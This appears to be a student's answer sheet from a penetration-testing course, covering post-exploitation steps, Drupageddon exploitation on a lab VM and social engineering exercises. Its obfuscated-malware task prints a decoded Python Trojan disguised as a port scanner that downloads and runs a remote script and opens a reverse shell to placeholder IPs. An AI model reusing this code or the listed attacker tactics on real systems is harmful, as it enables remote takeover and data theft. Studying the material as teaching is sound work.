Scope: This policy applies to all developers, IT staff, and any third parties developing applications on behalf of the organization.

Policy:

- Database queries must be executed using prepared statements or parameterized queries.
- User inputs must undergo strict validation and sanitization before use.
- Database connections should be established with the least privileged user.
- Regularly audit and update systems to patch vulnerabilities.
- Employ a web application firewall (WAF) to monitor, alert, and block malicious queries.
- Staff must undergo periodic security training to stay updated with the latest threats and prevention techniques.

Enforcement: Any developer or third party found in violation of this policy may face disciplinary actions, up to and including termination.

4.5 Fully Explore Local Accounts

4.5.1 What are benefits of performing this scan after already having full access?

Performing a password-cracking operation, even when full system access has already been obtained, can offer several advantages:

- **Expanding Access:** Accessing different user accounts can grant permissions or access to specific data not available to the current user or even the root account.
- **Pivot to Other Systems:** Since users often reuse passwords, cracking local passwords may enable access to additional systems, applications, or network segments using the same credentials.
- **Understanding Security Posture:** The ease of cracking local passwords can reveal insights about the organization's password policies, highlighting potential weaknesses.
- **Maintaining Persistent Access:** Possessing credentials for multiple accounts can be crucial for retaining access over time, especially if root access is later compromised or revoked.
- **Avoiding Detection:** Performing actions as a regular user might be less conspicuous than using a root or admin account, which could be more likely to trigger security alerts.
- **Credential Gathering for Reporting:** In ethical hacking or penetration testing, gathering comprehensive data is essential. Demonstrating the ability to crack local passwords provides critical feedback for clients, underscoring vulnerabilities that need addressing.

Despite having the highest level of access, delving further into password cracking can uncover more covert access routes, provide insights into security practices, and enhance the thoroughness of penetration test reporting.

4.6 Post-Exploitation

4.6.1 Thinking as an attacker, what would your next steps be?

1. **Persistence:** Establish multiple backdoors to maintain access to the system, even if one entry point is detected and closed.
2. **Data Exfiltration:** Identify and extract critical data (personal, financial, intellectual property), potentially encrypting it for financial gain, further attacks, or ransom demands.
3. **Lateral Movement:** Utilize the compromised host as a base for moving within the network, targeting additional systems to expand control.
4. **Elevate Privileges:** If not operating at the highest privilege level, seek ways to escalate privileges for broader access or control.
5. **Scout for More Targets:** Employ scanning tools to find other vulnerable systems within or associated with the initial target's network.
6. **Establish Command & Control (C2):** Create a channel for remote command execution, updates, or data transfer with the compromised system.

7. **Cover Tracks:** Clear logs, erase command histories, and use other methods to reduce detection likelihood.
8. **Deploy Malware:** Depending on the objective, introduce malware such as ransomware, key-loggers, or Trojans to fulfill specific agendas.
9. **Monetize the Attack:** Profit from the breach by selling system access, employing the system for crypto-mining, or leveraging stolen data.

4.6.2 As an operator, what would you do to counteract?

1. **Detection:** Implement intrusion detection systems (IDS) and intrusion prevention systems (IPS) to detect and thwart suspicious activities.
2. **Incident Response:** Mobilize an incident response team to evaluate the breach, comprehend its scope, and devise a recovery strategy.
3. **Isolate Affected Systems:** Sever the network connection of compromised systems to inhibit further lateral movement or data theft.
4. **Backup & Restore:** Utilize clean backups to restore systems to their pre-compromise state.
5. **Patch & Update:** Update all systems with the latest security patches, focusing on those compromised.
6. **Password Reset:** Mandate password changes for all users, especially those with breached accounts.
7. **Log Analysis:** Scrutinize logs to trace the intruder's activities, entry methods, and impacted data.
8. **Enhance Monitoring:** Intensify monitoring efforts to spot any recurrence of the attacker or other anomalous activities.
9. **User Training:** Conduct training for users to aid in the recognition and reporting of suspicious actions or phishing schemes.
10. **Regular Audits:** Perform consistent security audits and vulnerability scans to uncover and address potential vulnerabilities.
11. **Network Segmentation:** Segregate crucial assets from the general network to impede lateral attacks.
12. **Engage External Experts:** In cases of severe breaches, consider hiring external cybersecurity professionals for comprehensive analysis and advice.

4.7 Obfuscated Malware

4.7.1 Task 1 - Take your time to look at the code. Is it readable?

Given the current state of the script, it's not immediately readable since it's obfuscated using Base64 encoding.

4.7.2 Task 2 - The script is Base64 encoded charset UTF-8. You need to decode the python script by copying the "jibberish" text that is between the quotes for the payload variable. You can use, e.g., base64encode.net or any Base64 decoder that you find online.

```
def scan():
    print('\n')
    doscan = raw_input("Begin scanning a specific IP and Port? (y/n): ")
    while doscan=='y':
        ip = raw_input("Enter the ip: ")
        port = input("Enter the port: ")
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        if s.connect_ex((ip, port)): print "Port", port, "is closed"
        else: print "Port", port, "is open"
        print('\n')
        doscan = raw_input("Scan another IP and Port? (y/n):")

def resetScanner():
    print('\n')
    print "..... Resetting scanner - Please wait...."
    i = 1
    urllib.urlretrieve('http://101.111.10.999/test.py', 'py1.py')
    while i < 3:
        urllib.urlretrieve('http://101.111.10.999/test.txt', 'filename.txt'*i)
        i += 1
    if os.path.exists('py1.py'):
        os.system('python py1.py')
    if os.path.exists('filename.txt'):
        f = open("filename.txt", "a")
        f.write("\n Leave this file here! \n")
        f.close()

def reverseShell():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("777.888.99.000",1234))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(["/bin/sh","-i"])
    s.close()
    # to connect back use netcat listener on the specified port: nc -l 1234 or nc -lvp 8888
    # If you run this in Kali, then make sure to have the port open already and waiting to catch the connection.
    # to make it executable, run the following command: chmod 744 scanS.py

def cleanup():
    resetScanner()
    reverseShell()
    os.remove('py1.py')
    print "Cleanup done"

# Call scanner
scan()
cleanup()
```

Figure 18: python script

4.7.3 Task 3 - What does the code do? Is it a malicious software and if so how would you classify it?

- The **scan function** is legitimate and performs as indicated by the script's title, it assesses whether specific ports on an IP address are open or closed.
- The **resetScanner function** attempts to download and execute a Python file from a specific IP address, which is likely malicious or a placeholder for this exercise. It also repeatedly tries to fetch a text file, appending its contents if the file already exists.

- The **reverseShell function** is decidedly malicious. It aims to establish a reverse shell connection to an IP address (777.888.99.000) on port 1234. This function could allow an attacker to access the host machine where the script is executed.
- The **cleanup function** invokes both resetScanner and reverseShell before deleting a file named *py1.py*.

Given these functionalities, I would say its malicious. It serves as a combination of a Port Scanner and a Reverse Shell, hitting the description of a *Trojan Horse*.

5 Exercise 05: Drupal

5.1 Background

5.1.1 Which vulnerabilities do you think can be used? Pick two potential vulnerabilities and describe them in terms of why you picked them, i.e., date and exploit effect.

For Exercise 5 on Drupal, I would focus on the `drupal_coder_exec` and `drupal_drupageddon` vulnerabilities. These vulnerabilities stand out due to their high exploitability rankings which for both of them are excellent.

The `drupal_drupageddon` vulnerability presents a significant risk due to its nature as a SQL injection exploit. Given that Drupal is a Content Management System (CMS), the potential impact of this exploit is substantial. CMSs typically store user-generated content pages in databases that are rendered on websites. Thus, a successful SQL injection attack could grant attackers access to extensive website data. The severity of this vulnerability is reflected in its nickname, "drupageddon," indicating the widespread problems it caused when exploited.

Also the `drupal_coder_exec` vulnerability is particularly concerning because it stems from a third party plugin. This aspect implies limited control by Drupal over the vulnerability, as opposed to an in-house developed component. The critical nature of this exploit lies in its capability for arbitrary code execution, offering a potent gateway for malicious actors to penetrate deeper into Drupal's server infrastructure.

Both vulnerabilities highlight critical security challenges in Drupal's system, especially considering their potential impacts and the nature of the weaknesses they exploit.

5.1.2 For the rest of the tutorial, we will use the vulnerability dubbed *drupageddon*. What is the underlying vulnerability?

The underlying vulnerability is an SQL injection vulnerability.

5.1.3 What is so severe about the issue?

Drupal operates as a Content Management System (CMS), where website content is stored in databases. Consequently, this setup permits a malicious actor to potentially access the entirety of these databases without proper authorization.

5.2 Post-Exploitation

5.2.1 What are possible activities/aims for the post-exploitation phase?

Having gained access to the machine, the first step is to secure the gotten access by establishing or compromising a user account. This allows for continuous server access, enabling us to collect extensive information about the target system. Additionally, we aim to elevate our privileges on the machine, further broadening our capability to acquire more detailed information.

5.2.2 Write out the list in the file that has the “User Accounts”?

root	daemon	bin	sys
sync	games	man	lp
mail	news	uucp	proxy
www-data	backup	list	irc
gnats	nobody	libuuid	syslog
messagebus	sshd	statd	vagrant

5.2.3 How does having a list of user names help?

Possessing a list of usernames makes the execution of brute force attacks easier by reducing the number of unknowns to guess. Additionally, this list can be utilized in phishing campaigns, leveraging the available information to enhance the appearance of legitimacy. In scenarios where users may have reused their usernames, and possibly passwords, across multiple sites, checking against known password databases could reveal credentials that might grant access to the targeted website or system.

5.2.4 What do the excellent post exploitation scripts for linux offer?

The advanced post exploitation scripts for Linux provide a wealth of system information, including details on system versions, directories, and usernames. Additionally, they offer capabilities for establishing persistent access through various backdoor mechanisms and other functionalities.

5.3 Reflection

5.3.1 What is the main issue with the web server? How did it help selecting potential exploits?

The primary concern with the web server is its exposed directory listing. This vulnerability not only enables the precise location of Drupal files to be visible but also gives access to Drupal via the drupal_drupageddon exploit. Such access highly aids in compromising the host machine.

- 5.3.2 When opening the drupal web page, you are greeted by a warning. Do you think this is good practice? Why or why not?
- 5.3.3 Given a more restrictive web server configuration, finding the relevant information wouldnt have been that easy. Please check dirbuster, to be found in the “Web Application Analysis” menu. How could this tool help you finding information? Try it out on the Ubuntu metasploitable VM. Use /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt as dictionary.
- 5.3.4 How can effective spying with tools like dirbuster be prevented?
- 5.3.5 This attack didnt get us all the way to root. How would you continue the pentest? What would be your next actions?
- 5.3.6 Do you have any specific things in mind you would try to get root access?
- 5.3.7 What makes getting a remote shell so powerful?

6 Exercise 06: Social Engineering

6.1 Defense

- 6.1.1 Which technical tools can be used to defend against social engineering attacks and against which?
- 6.1.2 Give examples on how you, as IT-experts, can either stop or mitigate Social Engineering.

6.2 Experiment: Attack & Defence

- 6.2.1 tailor an attack based on the information on our fictive victim DAN (see slides), based on the lecture materials. Discuss your choices.
- 6.2.2 tailor a course to DAN, to make sure that he is aware of and protected in the best possible way against social engineering attacks. Optionally, you can think about a nice concept on how to do this, but this is not the essential part. Discuss your choices.
- 6.2.3 Present your approaches and then discuss if your strategies are matched or if you could strengthen the defence or harden the attack.
